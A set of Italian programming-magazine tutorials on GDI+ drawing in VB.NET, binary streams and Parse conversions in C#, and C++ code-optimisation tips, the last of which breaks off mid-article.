È quindi possibile applicare all'inizio (estremità iniziale) oppure alla fine (estremità finale) di una linea, una delle diverse forme fornite dall'enumerazione *LineCap,* dette estremità di linea. Sono supportate numerose estremità di linee (elencate nel box), quali: rotonda, quadrata, a rombo ed a punta di freccia.
DashStyle permette di impostare lo stile utilizzato per le linee tratteggiate, seguendo uno schema predefinito, disegnate con l'oggetto *Pen.*
Width permette di impostare la larghezza, in pixel, della linea, curva o poligono.
LineJoin permette di impostare il tipo di join (unione) delle terminazioni di due linee consecutive.
DashPattern permette di creare dei tratteggi personalizzati valorizzando una matrice di numeri reali che specifica le lunghezze dei trattini e degli spazi alternati, nelle linee tratteggiate. Gli elementi della matrice (*DashArray*) permettono di impostare, quindi, la lunghezza di ciascun trattino e di ciascuno spazio della linea tratteggiata. Il primo elemento imposta la lunghezza di un trattino, il secondo quella di uno spazio, il terzo la lunghezza di un trattino e così via.
DashOffset permette di impostare lo stile utilizzato per le linee tratteggiate.

DISEGNARE LINEE RETTE E FORME

L'oggetto *Graphics* espone numerosi metodi per disegnare primitive grafiche come linee rette, linee curve e poligoni. Sono inoltre disponibili anche dei metodi con cui è possibile disegnare delle aree piene. I metodi della classe *Graphics* sono preceduti dal prefisso *Draw* o *Fill.* Con i metodi *Draw* si disegnano linee e curve, mentre con i metodi *Fill* vengo-

no riempite aree, il cui contorno è definito da linee e curve. Per ogni metodo sono disponibili numerose forme sintattiche (*overloading*), ma di solito: il primo argomento per tutti i metodi *Draw* è costituito da un oggetto *Pen*, mentre il primo argomento per tutti i metodi *Fill* è un oggetto *Brush*; i successivi argomenti possono essere un insieme di coordinate oppure un rettangolo di contenimento (come vedremo meglio in seguito). Per disegnare una singola linea retta, (che collega i due punti specificati da due coppie di coordinate), si utilizza il metodo *DrawLine*. Sono disponibili quattro versioni di overload di *DrawLine,* ma ogni versione richiede le stesse informazioni: la penna utilizzata per disegnare la linea e le coordinate in cui inizia e termina la linea. Le differenze sono nel modo in cui vengono specificate le coordinate, come quattro valori *Integer* o *Single* oppure come due strutture *Point* o *PointF.*

- La struttura **Point,** definisce un punto in un piano bidimensionale tramite una coppia ordinata di coordinate *x* ed *y* intere. Per ottenere un'istanza della classe *Point* si può utilizzare il costruttore:

  ```
  Dim Vertice1 As New Point(x, y)
  ```

  Dove *x* è la posizione orizzontale del punto (asse *x*) ed *y* è la posizione verticale del punto *(asse y)*.

- La struttura **PointF** differisce dalla struttura *Point* nel tipo di dati, il tipo *Single,* della coppia ordinata di coordinate *x* ed *y.* Per disegnare una linea di colore rosso che colleghi i punti di coordinate (1,1) e (100,100) si può scrivere:

  ```
  Dim OggettoGrafico As Graphics = Me.CreateGraphics
  Dim OggettoPen = New Pen(Color.Red)
  OggettoGrafico.DrawLine(OggettoPen, 1, 1, 100, 100)
  OggettoGrafico.Dispose()
  ```

Nello specificare le coordinate di ogni punto, si deve tenere conto che l'angolo superiore sinistro della form ha coordinate *x=1, y=1,* e che i valori sono espressi in pixel; inoltre i valori crescenti di *x* si sviluppano a destra di tale punto, ed i valori crescenti di *y* si sviluppano verso il basso.
Nei prossimi articoli descriveremo in dettaglio le problematiche legate al sistema di riferimento delle coordinate. L'ordine dei due punti non riveste alcuna importanza, quindi con l'istruzione:

```
OggettoGrafico.DrawLine(OggettoPen, 100, 100, 1, 1)
```

si ottengono gli stessi risultati. Per disegnare un rettangolo, si deve definire una coppia di coordinate che indichino l'angolo superiore sinistro, e due valori che indichino la larghezza e l'altezza, utilizzando il metodo *DrawRectangle.* Per disegnare un rettangolo che abbia: l'angolo superiore sinistro in corrispondenza dell'angolo superiore sinistro della form, una larghezza di cento pixel ed un'altezza di cinquanta pixel, si può scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim OggettoPen = New Pen(Color.Red)
OggettoGrafico.DrawRectangle(OggettoPen, 1, 1, 100, 50)
OggettoGrafico.Dispose()
```

È possibile utilizzare un'altra forma di *DrawRectangle* in cui si specifica una struttura *Rectangle.* La struttura *Rectangle* memorizza un'area rettangolare in base alla posizione dell'angolo superiore sinistro, ed alle dimensioni, indicate nel costruttore.
Per disegnare un poligono di qualsiasi forma, si deve valorizzare una matrice di coordinate, ognuna delle quali definisce un vertice del poligono, utilizzando il metodo *DrawPolygon.* Se, ad esempio, vogliamo disegnare un pentagono, dobbiamo fornire le coordinate dei cinque vertici, perciò possiamo scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim OggettoPen = New Pen(Color.Blue)
'Crea i vertici che definiscono il poligono.
Dim Vertice1 As New Point(60, 0)
Dim Vertice2 As New Point(10, 50)
Dim Vertice3 As New Point(10, 100)
Dim Vertice4 As New Point(110, 100)
Dim Vertice5 As New Point(110, 50)
'definisce la matrice di punti
Dim MatriceDiPunti As Point() = {Vertice1, Vertice2,
                                 Vertice3, Vertice4, Vertice5}
'disegna il pentagono
OggettoGrafico.DrawPolygon(OggettoPen, MatriceDiPunti)
```

DISEGNARE ELLISSI ED ARCHI

Per disegnare un'ellisse si deve definire il rettangolo che la contiene e passarlo al metodo *DrawEllipse.* Sono disponibili quattro versioni di overload di *DrawEllipse,* ma ogni versione richiede le stesse







Fig. 1: In figura il disegno del pentagono.

VALORI AMMESSI DALLA ENUMERAZIONE LINECAP

AnchorMask **determina una maschera utilizzata per controllare se un delimitatore di linea è un delimitatore di ancoraggio.**
ArrowAnchor **determina un delimitatore di ancoraggio a freccia.**
Custom **determina un delimitatore di linea personalizzato**
DiamondAnchor **determina un delimitatore di ancoraggio a rombo.**
Flat **determina un delimitatore di linea piatto.**
NoAnchor **determina l'assenza di ancoraggio.**
Round **determina un delimitatore di linea rotondo.**
RoundAnchor **determina un delimitatore di ancoraggio rotondo.**
Square **determina un delimitatore di linea quadrato.**
SquareAnchor **determina un delimitatore di linea di ancoraggio quadrato.**
Triangle **determina un delimitatore di linea triangolare.**

informazioni: la penna utilizzata per disegnare l'ellissi ed il rettangolo di delimitazione specificato da una coppia di coordinate, un'altezza ed una larghezza.
Le differenze sono nel modo in cui viene specificato il rettangolo di delimitazione, come quattro valori *Integer* o *Single* oppure come due strutture *Rectangle* o *RectangleF*.
Per disegnare, ad esempio, un'ellisse di colore blu inscritta nel rettangolo che abbia l'angolo superiore sinistro in corrispondenza dell'angolo superiore sinistro della form, una larghezza di cento pixel ed un'altezza di cinquanta pixel, si può scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim OggettoPen = New Pen(Color.Blue)
OggettoGrafico.DrawEllipse(OggettoPen, 1, 1, 100, 50)
OggettoGrafico.Dispose()
```

Naturalmente se il rettangolo ha le dimensioni che corrispondono ad un quadrato, allora l'ellisse diventa un cerchio.
Per disegnare un arco si deve utilizzare il metodo *DrawArc*, fornendo tutti dati necessari a tracciare un ellissi intera con in più due argomenti: l'angolo di partenza e l'ampiezza, entrambi espressi in gradi. L'angolo di partenza viene misurato in senso orario partendo dall'asse *X*. Anche l'ampiezza è misurata in senso orario.
Ad esempio, per disegnare l'arco corrispondente alla metà inferiore di una circonferenza con centro nel punto (50,50) possiamo scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim OggettoPen = New Pen(Color.Blue)
OggettoGrafico.DrawArc(OggettoPen, 1, 1, 100, 100, 0, 180)
OggettoGrafico.Dispose()
```

DISEGNARE FORME PIENE

L'oggetto *Graphics* espone otto metodi (elencati nel box) che permettono il disegno di figure geometriche piene.
Per ogni metodo sono disponibili numerose forme sintattiche (overloading), ma tutte accettano come primo argomento un oggetto *Brush* che determina le modalità di riempimento della forma. Le modalità di riempimento sono diverse (solido, retinato, trama) e saranno descritte in dettaglio, insieme all'oggetto *Brush*, nel prossimo articolo, per il momento utilizziamo il colore solido. Se, ad esempio, vogliamo disegnare un rettangolo colorato di rosso ed un ellissi colorata di verde, possiamo utilizzare i metodi *FillRectangle* e *FillEllipse* scrivendo:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
OggettoGrafico.FillRectangle(Brushes.Red, 1, 1, 100, 50)
OggettoGrafico.FillEllipse(Brushes.Green, 100, 1, 100, 50)
OggettoGrafico.Dispose()
```

Per disegnare la metà inferiore di un ellisse in blu e la metà superiore in rosso, possiamo utilizzare il metodo *FillPie* e scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
OggettoGrafico.FillPie(Brushes.Blue, 1, 1, 100, 50, 0, 180)
OggettoGrafico.FillPie(Brushes.Red, 1, 1, 100, 50,
                                          180, 180)
OggettoGrafico.Dispose()
```





Fig. 2: **In figura il disegno dell'ellissi bicolore.**

Per colorare un poligono di qualsiasi forma definito da una matrice di coordinate, si deve utilizzare il metodo *FillPolygon* che, a differenza di *DrawPolygon*, ammette un argomento aggiuntivo facoltativo che permette di specificare le modalità di riempimento per le aree che si intersecano:

modalità alternata *(predefinito)* o *modalità a spirale*. Per colorare di Marrone il pentagono disegnato in precedenza si può scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim Vertice1 As New Point(60, 0)
Dim Vertice2 As New Point(10, 50)
Dim Vertice3 As New Point(10, 100)
Dim Vertice4 As New Point(110, 100)
Dim Vertice5 As New Point(110, 50)
Dim MatriceDiPunti As Point() = {Vertice1, Vertice2,
                       Vertice3, Vertice4, Vertice5}
OggettoGrafico.FillPolygon(Brushes.Brown, MatriceDiPunti)
```

CONCLUSIONI

Con questo articolo abbiamo dato uno sguardo alle potenzialità offerte dalla tecnologia GDI+ che rappresenta un'implementazione avanzata dell'interfaccia di progettazione grafica (GDI) di Windows.
Nel prossimo articolo ci addentreremo sempre di più nei meandri della grafica computerizzata.

Luigi Buono

NOTA

ELENCO DEI METODI ESPOSTI DALLA CLASSE GRAPHICS

Metodi che permettono il disegno di figure

DrawArc, DrawBezier, DrawBeziers, DrawClosedCurve, DrawCurve, DrawEllipse, DrawLine, DrawLines, DrawPath, DrawPie, DrawPolygon, DrawRectangle, DrawPath

Metodi che permettono il disegno di figure piene

FillClosedCurve, FillEllipse, FillPie, FillPolygon, FillRectangle, FillPath, FillRegion, FillPath

Metodi che permettono il disegno immagini

DrawImage, DrawImageUnscaled, DrawIcon, DrawIcon, DrawIconUnstretched

I dati binari nel sistema di I/O di C#

Stream binari

Chiudiamo la panoramica sul sistema di Input/Output di .NET e C#. Dopo aver esaminato gli stream di byte e quelli di caratteri, ci occuperemo della lettura e della scrittura di dati in forma binaria.

Finora abbiamo imparato a gestire sia gli stream basati sui byte sia quelli basati sui caratteri. In molte situazioni, ad ogni modo, non si desidera interpretare uno stream né come una mera successione di byte né come una semplice e lunga stringa. Quello che accade più di frequente, infatti, è dover gestire dei flussi di dati che contengono informazioni di natura tra loro differente. Ad esempio, in successione, uno stream potrebbe contenere una stringa, un intero, un booleano ed un decimale. Per facilitare la lettura e la scrittura di informazioni "miste", C# mette a disposizione dello sviluppatore un terzo tipo di stream: i cosiddetti stream binari.

SCRITTURA DI DATI BINARI

BinaryWriter è una classe che lavora da "involucro" intorno ad un comune stream di byte. Il suo costruttore più utilizzato è:

```
BinaryWriter(Stream outputStream)
```

Attraverso i metodi forniti dagli oggetti di tipo *BinaryWriter* diventa possibile scrivere dati di tipo qualsiasi fra quelli disponibili in C#. Il metodo *Write()*, difatti, è overloaded (Tab. 1).
Oltre ai metodi di tipo *Write()*, la classe *BinaryWriter* definisce anche i già noti *Flush()* e *Close()*. Tutti i metodi citati, naturalmente, possono propagare delle eccezioni in caso di problemi.

LETTURA DI DATI BINARI

Se, da un lato, la classe *BinaryWriter* è usata per scrivere informazioni binarie all'interno di un flusso di dati, dall'altra parte *BinaryReader* può essere usata per compiere l'operazione inversa. Il costruttore più utile fra quelli di *BinaryReader* è certamente:

```
BinaryReader(Stream inputStream)
```



I metodi di lettura messi a disposizione da *BinaryReader* sono riportati nella Tab.2.
Oltre ai metodi sopra elencati, *BinaryReader* definisce anche il tipico *Close()* per la chiusura dello stream. I metodi di *BinaryReader* possono sollevare le comuni eccezioni già esaminate nel caso dei co-

Metodo	Utilizzo
void Write(bool val)	Scrive un booleano.
void Write(byte val)	Scrive un byte senza segno.
void Write(byte[] val)	Scrive un array di byte senza segno.
void Write(char val)	Scrive un carattere.
void Write(char[] val)	Scrive un array di caratteri.
void Write(decimal val)	Scrive un decimal.
void Write(double val)	Scrive un double.
void Write(short val)	Scrive uno short con segno.
void Write(int val)	Scrive un int con segno.
void Write(long val)	Scrive un long con segno.
void Write(sbyte val)	Scrive un byte con segno.
void Write(float val)	Scrive un float.
void Write(string val)	Scrive una stringa.
void Write(ushort val)	Scrive uno short senza segno.
void Write(uint val)	Scrive un int senza senza segno.
void Write(ulong val)	Scrive un long senza segno.

TABELLA 1: I metodi di Binary Writer.

Metodo	Utilizzo
bool ReadBoolean()	Legge un booleano.
byte ReadByte()	Legge un byte senza segno.
byte[] ReadBytes()	Legge un array di byte senza segno.
char ReadChar()	Legge un carattere.
char[] ReadChars()	Legge un array di caratteri.
decimal ReadDecimal()	Legge un decimal.
double ReadDouble()	Legge un double.
short ReadInt16()	Legge uno short con segno.
int ReadInt32()	Legge un int con segno.
long ReadInt64()	Legge un long con segno.
sbyte ReadSByte()	Legge un byte con segno.
float ReadSingle()	Legge un float.
string ReadString()	Legge una stringa.
ushort ReadUInt16()	Legge uno short senza segno.
uint ReadUInt32()	Legge un int senza segno.
ulong ReadUInt64()	Legge un long senza segno.

TABELLA 2: I metodi di Binary Reader.

C#

CD WEB
Corso_C#_81.zip
cdrom.ioprogrammo.it

muni stream di byte e di caratteri.

UN ESEMPIO DIMOSTRATIVO

Andiamo a mettere in pratica quanto studiato sinora attraverso la seguente applicazione dimostrativa:

```
using System.IO;
class Test {
  public static void Main() {
    // Definizione dei dati.
    string scrivi1 = "ciao";
    double scrivi2 = 3.14;
    bool scrivi3 = true;
    uint scrivi4 = 256;
    // Scrittura dei dati.
    BinaryWriter dataWriter = new BinaryWriter(new
  FileStream("test.dat", FileMode.Create, FileAccess.Write));
    System.Console.WriteLine("Scrittura del dato: "
                                                + scrivi1);
    dataWriter.Write(scrivi1);
    System.Console.WriteLine("Scrittura del dato: "
                                                + scrivi2);
    dataWriter.Write(scrivi2);
    System.Console.WriteLine("Scrittura del dato: "
                                                + scrivi3);
    dataWriter.Write(scrivi3);
    System.Console.WriteLine("Scrittura del dato: "
                                                + scrivi4);
    dataWriter.Write(scrivi4);
    dataWriter.Close();
    // Recupero dei dati.
    BinaryReader dataReader = new BinaryReader(
              new FileStream("test.dat", FileMode.Open,
                                        FileAccess.Read));
    string leggi1 = dataReader.ReadString();
    System.Console.WriteLine("Ho letto il dato: "
                                                 + leggi1);
    double leggi2 = dataReader.ReadDouble();
    System.Console.WriteLine("Ho letto il dato: "
                                                 + leggi2);
    bool leggi3 = dataReader.ReadBoolean();
    System.Console.WriteLine("Ho letto il dato: "
                                                 + leggi3);
    uint leggi4 = dataReader.ReadUInt32();
    System.Console.WriteLine("Ho letto il dato: "
                                                 + leggi4);
    dataReader.Close();  }}
```

Il programma compie tre operazioni:

1. Definisce quattro valori di tipo differente, da impiegare per il test.
2. Scrive i quattro valori all'interno di un file chiamato *test.dat*.
3. Apre il file *test.dat* e, in maniera ordinata, recupera quattro valori dello stesso tipo di quelli appena scritti, mostrandoli in output in modo che l'utente possa confrontarli con quelli effettivamente depositati nel file.

L'output prodotto sarà:

Scrittura del dato: ciao
Scrittura del dato: 3,14
Scrittura del dato: True
Scrittura del dato: 256
Ho letto il dato: ciao
Ho letto il dato: 3,14
Ho letto il dato: True
Ho letto il dato: 256

È importante capire che *BinaryWriter* e *BinaryReader* operano con le rappresentazioni binarie dei dati manipolati. Per questo motivo il contenuto di uno stream binario non è organizzato in maniera tale da risultare umanamente comprensibile. Possiamo rendercene conto aprendo, con il Blocco Note o con un qualsiasi altro editor testuale, il file *test.dat*. Anziché trovare i dati *"ciao"*, *"3.14"*, *"True"* e *"256"* in bella evidenza, leggeremo una strana sequenza di caratteri, che è per l'appunto la rappresentazione binaria dei dati salvati. Per ottenere dei contenuti umanamente comprensibili bisogna ricorrere ai già noti stream di caratteri. Dedichiamoci adesso ad una controprova. Modifichiamo il programma appena realizzato al seguente modo:

```
using System.IO;
class Test {
  public static void Main()   {
    // Definizione dei dati.
    string scrivi1 = "ciao";
    double scrivi2 = 3.14;
    bool scrivi3 = true;
    uint scrivi4 = 256;
    // Scrittura dei dati.
    BinaryWriter dataWriter = new BinaryWriter(
              new FileStream("test.dat", FileMode.Create,
                                        FileAccess.Write));
    System.Console.WriteLine("Scrittura del dato: "
                                                + scrivi1);
    dataWriter.Write(scrivi1);
    System.Console.WriteLine("Scrittura del dato: "
                                                + scrivi2);
    dataWriter.Write(scrivi2);
    System.Console.WriteLine("Scrittura del dato: "
                                                + scrivi3);
    dataWriter.Write(scrivi3);
    System.Console.WriteLine("Scrittura del dato: "
                                                + scrivi4);
    dataWriter.Write(scrivi4);
    dataWriter.Close();
// Recupero dei dati.
```

BIBLIOGRAFIA

• **GUIDA A C#**
Herbert Schildt
(McGraw-Hill)
ISBN 88-386-4264-8
2002

• **INTRODUZIONE A C#**
Eric Gunnerson
(Mondadori Informatica)
ISBN 88-8331-185-X
2001

• **C# GUIDA PER LO SVILUPPATORE**
Simon Robinson e altri
(Hoepli)
ISBN 88-203-2962-X
2001

```
BinaryReader dataReader = new BinaryReader(
        new FileStream("test.dat", FileMode.Open,
                                FileAccess.Read));
double leggi1 = dataReader.ReadDouble();
System.Console.WriteLine("Ho letto il dato: "
                                      + leggi1);
string leggi2 = dataReader.ReadString();
System.Console.WriteLine("Ho letto il dato: "
                                      + leggi2);
bool leggi3 = dataReader.ReadBoolean();
System.Console.WriteLine("Ho letto il dato: "
                                      + leggi3);
uint leggi4 = dataReader.ReadUInt32();
System.Console.WriteLine("Ho letto il dato: "
                                      + leggi4);
dataReader.Close(); }}
```

Riuscite a scorgere, a colpo d'occhio, la modifica effettuata? Sono stati invertiti, nella parte finale del codice, i metodi *ReadString()* e *ReadDouble()*. Ora il software scrive una stringa ed un *double,* e poi tenta la lettura in ordine inverso, cercando prima un double e poi una stringa. Cosa accade? Eseguendo il programma si riscontrerà un'eccezione e, prima ancora che tale eccezione non gestita interrompa l'esecuzione, in output si leggerà un valore assurdo per la variabile *leggi1*. Tutto ciò accade poiché il framework di .NET non conosce a priori il tipo di dato che sta per andare a leggere. Semplicemente, acquisisce una sequenza di byte e tenta di convertirla nel tipo desiderato dal programmatore. Se non c'è corrispondenza tra il tipo scritto e quello successivamente letto, si va incontro all'inconsistenza dei dati e ad altri problemi da esso derivanti.
Fate molta attenzione.

PROBLEMI DI CONVERSIONI

Talvolta ci si trova nella necessità di gestire dei flussi di dati che debbano essere sfruttati dal software ma che, simultaneamente, debbano anche risultare umanamente comprensibili. In situazioni come questa non è possibile fare uso degli stream binari, per gli ovvi motivi spiegati nel corso del paragrafo precedente. Quando il contenuto di un flusso deve essere presentato in una forma umanamente comprensibile, è necessario che le informazioni siano riportate come sequenze di caratteri; come una stringa o una sequenza di stringhe, insomma.
C# mette a disposizione dello sviluppatore una serie di metodi che permettono la conversione da stringa ad uno degli altri valori della piattaforma, quando è possibile stabilire una corrispondenza. La Tabella 3 riporta tutti i metodi utili per compiere questo genere di operazione. L'utilizzo è semplice. Mettiamo il caso di voler convertire il contenuto di una stringa in un valore di tipo *float.* Individuiamo nella tabella sopra presentata la struttura di .NET corrispondente al tipo *float.* Questa struttura è *System.Single.* Applichiamo quindi il metodo *Parse* al seguente modo:

```
float f = System.Single.Parse(stringa);
```

Se la stringa può essere convertita liberamente in un valore di tipo *float,* allora dentro la variabile *f* troveremo conservato il decimale cercato. In caso contrario, cioè quando la stringa non ha significato numerico (ad esempio è *"ciao"*), la chiamata al metodo *Parse()* solleverà un'eccezione del tipo *System.FormatException.* Esaminiamo un'applicazione dimostrativa:

Metodo	Utilizzo
System.Double	static double Parse(string str)
System.Single	static float Parse(string str)
System.Int64	static long Parse(string str)
System.Int32	static int Parse(string str)
System.Int16	static short Parse(string str)
System.UInt64	static ulong Parse(string str)
System.UInt32	static uint Parse(string str)
System.UInt16	static ushort Parse(string str)
System.Byte	static byte Parse(string str)
System.SByte	static sbyte Parse(string str)

TABELLA 3: Le conversioni ammesse in C#.

```
class Test {
 public static void Main() {
  System.Console.Write("Scrivi un numero intero: ");
  string str = System.Console.ReadLine();
  try {
   int i = System.Int32.Parse(str);
   System.Console.WriteLine("Il numero è valido,
                                     ed è: " + i);}
  catch (System.FormatException) {
   System.Console.WriteLine("Hai immesso un
                               valore non valido!");}}
}
```

Il programma richiede all'utente l'immissione di un numero intero. Con il metodo *ReadLine()* ciò che scrive l'utente viene acquisito sotto forma di stringa. Affinché il valore immesso possa essere effettivamente sfruttato come tipo int, è necessario applicare una conversione attraverso il metodo *Parse()* della struttura corrispondente, che è *System .Int32.* La conversione, all'interno di un blocco *try… catch,* viene tentata. Se tutto va a buon fine, il valore viene riscritto in output. In caso contrario, quando si intercetta una *System.FormatException,* l'utente viene informato del problema.

CONCLUSIONI

Con questa lezione si chiude la nostra panoramica sul sistema di Input/Output di .NET e sul suo utilizzo con C#. A partire dal mese prossimo andremo ad occuparci di alcuni argomenti di stampo più avanzato, che occuperanno le ultime lezioni di questo corso.

Carlo Pelliccia

Se desideri contattare l'autore di questo articolo scrivi a carlo.pelliccia@ioprogrammo.it

Le tecniche per migliorare prestazioni e affidabilità

Ottimizzazione del codice (parte seconda)

In questo nuovo appuntamento, continueremo ad apprendere delle regole semplici, ma sempre utili, da seguire per ottimizzare il codice quel tanto che basta per renderlo più performante.

Abbiamo visto nel corso del passato appuntamento le poche regole da seguire per ottimizzare i nostri programmi, che si possono riassumere brevemente in poche frasi:

- la velocità di un programma che non funziona è irrilevante;
- la fase di ottimizzazione deve essere posticipata il più possibile;
- il miglior compilatore è tra le nostre orecchie;
- si ottimizzano i programmi troppo ingombranti o troppo lenti;
- la rapidità di esecuzione non è legata alla lunghezza del codice.

In realtà possiamo ottimizzare il nostro codice in tre periodi diversi del suo ciclo di vita:

- **ottimizzazione preventiva:** consiste nel progettare bene il nostro software prima ancora di iniziare a scrivere codice, si parla quindi di ottimizzazione di strutture dati, di opportune scelte per gli algoritmi, della definizione di specifici obiettivi relativamente alle prestazioni finali del programma;



- **ottimizzazione durante la codifica:** consiste nell'adottare particolari accorgimenti durante la scrittura di codice, atti ad incrementarne le prestazioni mediante particolari modifiche in punti strategici e mirati (come ad es. il passaggio degli oggetti per riferimento, oppure l'utilizzo di costruttori in due fasi);

- **ottimizzazione finale:** è quella compiuta al termine della stesura della versione finale e funzionante del programma, un esempio (estremo) della quale è la scelta di una opportuna configurazione per il compilatore.

Dopo aver esaminato alcune delle possibilità di ottimizzazione preventiva, passiamo adesso ad alcuni esempi di ottimizzazioni da svolgere durante la stesura del codice.

DICHIARAZIONE RITARDATA IL PIÙ POSSIBILE

In molti linguaggi di programmazione le variabili vanno dichiarate all'inizio di ogni procedura che ne faccia uso: in C++ non è così, e possiamo dichiarare variabili dove vogliamo, con l'unico vincolo di doverle dichiarare prima di farne uso.
Relativamente all'istante della dichiarazione, è sempre consigliabile dichiarare una variabile immediatamente prima del suo utilizzo: questo perché così facendo se ne restringe il tempo di vita al solo intervallo in cui essa è necessaria (e quindi mediamente si risparmia spazio in memoria), ma soprattutto perché così si spreca il tempo per costruirla solo quando tale variabile serve. Seguendo questa direttiva, ogni variabile deve quindi esistere solo all'interno del suo scope minimo effettivo (cioè, strettamente quando la variabile serve). Se ad esempio avessimo una situazione come la seguente:

```
T x;
if(condizione)
{
   //compiamo qualche operazione
```

```
    //anche con la variabile x
}
```

nell'ipotesi che condizione sia true per metà delle volte in cui tale stralcio di codice viene eseguito, vediamo facilmente che perdiamo del tempo, in quanto dichiariamo la nostra variabile x anche tutte le volte che non ne facciamo uso; ad esempio passando per queste istruzioni cento volte, se anche solo una volta condizione vale false abbiamo già perso del tempo a costruire la variabile x una volta, se invece condizione è false per la metà dei casi, allora abbiamo perso tempo a costruire la variabile x per 50 volte; se il tipo della variabile x è complesso e non prevede ad esempio nemmeno una costruzione a due stadi, diminuisce ben presto l'efficienza (nel senso di tempo di esecuzione e spazio utilizzato) del nostro codice.

APPROFONDIMENTI

A chi volesse approfondire la sua conoscenza sulle librerie standard del C++, consigliamo il validissimo libro "Thinking in C++ - 2nd ed. - Volume 2" di *Bruce Eckel* e *Chuck Allison*, che rappresenta sicuramente un ottimo riferimento per i programmatori più avanzati (o aspiranti tali) ed è oltretutto disponibile gratuitamente per il download, partendo dall'indirizzo
http://www.mindview.net/Books/TICPP/ThinkingInCPP2e.html
Se volete invece dare un'occhiata a una reference delle funzioni standard del C per la manipolazione di stringhe (o meglio: di array di caratteri terminati da "\0" :-) consultate l'indirizzo:
http://www.cplusplus.com/ref/cstring/
Online è inoltre disponibile l'utilissimo "C++ Annotations" all'URL:
http://www.icce.rug.nl/documents/
che merita di essere letto almeno una volta.

L'unico caso in cui può essere sensato dichiarare fuori del suo scope minimo effettivo una variabile è il caso dei loop: quando una variabile viene usata all'interno di un loop, ma non viene mai modificata, allora conviene dichiararla una volta sola al di fuori del loop (così viene costruita una volta sola).

L'INIZIALIZZAZIONE È PREFERIBILE ALL'ASSEGNAZIONE

Quando si parla di dichiarazione di variabili, si presti anche attenzione alla loro eventuale inizializzazione. L'inizializzazione è preferibile alla semplice assegnazione, e il motivo è presto detto: nella dichiarazione e successiva assegnazione di una variabile, viene invocato prima il costruttore, quindi (all'atto dell'assegnazione) l'operatore di assegnazione, mentre se la variabile viene inizializzata con un certo valore, allora viene chiamato direttamente ed esclusivamente il costruttore di copia. Questo è uno dei meccanismi "nascosti" del C++ che è sempre bene tenere presente. Ad esempio, il codice seguente:

```
T x = valore;
```

è più efficiente del codice:

```
T x;
x = valore;
```

che, sebbene abbia la stessa semantica, richiama tuttavia due funzioni invece di una (come invece avviene nel primo caso). Tale inefficienza diviene più evidente all'aumentare delle dimensioni della variabile x (cioè, all'aumentare della complessità del tipo *T* di detta variabile). Un'ultima nota relativamente all'inizializzazione di variabili: usare l'inizializzazione di variabili, invece dell'assegnazione a seguito della dichiarazione, rende spesso il codice più leggibile e quindi più facilmente manutenibile, oltre che più efficiente per i motivi appena detti.

ATTENZIONE ALLA CONCATENAZIONE DI STRINGHE

Quando si lavora con le stringhe, si presti attenzione al modo in cui esse vengono concatenate. Osserviamo il seguente codice (in qui *str1* e *str2* si suppongono già dichiarate):

```
string str3 = str1;
str3.append(str2);
```

Questo codice può essere scritto in maniera più leggibile usando l'operatore +, che nel caso delle stringhe (in virtù della possibilità di ridefinire gli operatori che ci è concessa dal linguaggio) effettua proprio la concatenazione:

```
string str3 = str1 + str2;
```

Tuttavia l'operatore + ha un problema legato all'efficienza: esso per restituire il suo risultato fa uso di un oggetto temporaneo in cui memorizza il risultato, e tale oggetto temporaneo viene prima creato, poi copiato e quindi distrutto (nel nostro caso particolare, l'oggetto temporaneo sarà una stringa contenente *str1* e *str2* concatenate). Il problema è dato da questo oggetto

temporaneo (vedremo che gli oggetti temporanei sono da evitarsi il più possibile quando si parla di ottimizzazione delle prestazioni) che va creato e distrutto (oltre che copiato), ma esiste un modo semplice per aggirarlo, che consiste nell'usare l'operatore += invece che l'operatore +. L'operatore += a differenza dell'operatore + non genera alcun oggetto temporaneo, e il nostro codice potrebbe essere così riscritto per farne uso:

```
string str3(str1);
str3 += str2;
```

